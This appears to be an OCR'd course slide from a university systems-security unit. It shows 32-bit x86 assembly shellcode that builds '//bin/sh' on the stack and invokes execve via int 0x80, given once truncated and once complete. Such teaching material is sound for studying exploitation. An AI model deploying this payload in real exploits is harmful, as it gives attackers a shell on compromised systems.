
Assembly for execve using ESP

```
xor %eax, %eax
push %eax
push $0x68732f6e
push $0x69622f2f
mov %esp, %ebx
push %eax
push %ebx
mov %esp, %ecx
mov %eax, %edx
```



Assembly for execve using ESP

```
xor %eax, %eax
push %eax
push $0x68732f6e
push $0x69622f2f
mov %esp, %ebx
push %eax
push %ebx
mov %esp, %ecx
mov %eax, %edx
mov $11, %al
int $0x80
```



Reference

- https://www.usna.edu/Users/cs/aviv/classes/si485h/s17/units/04/unit.html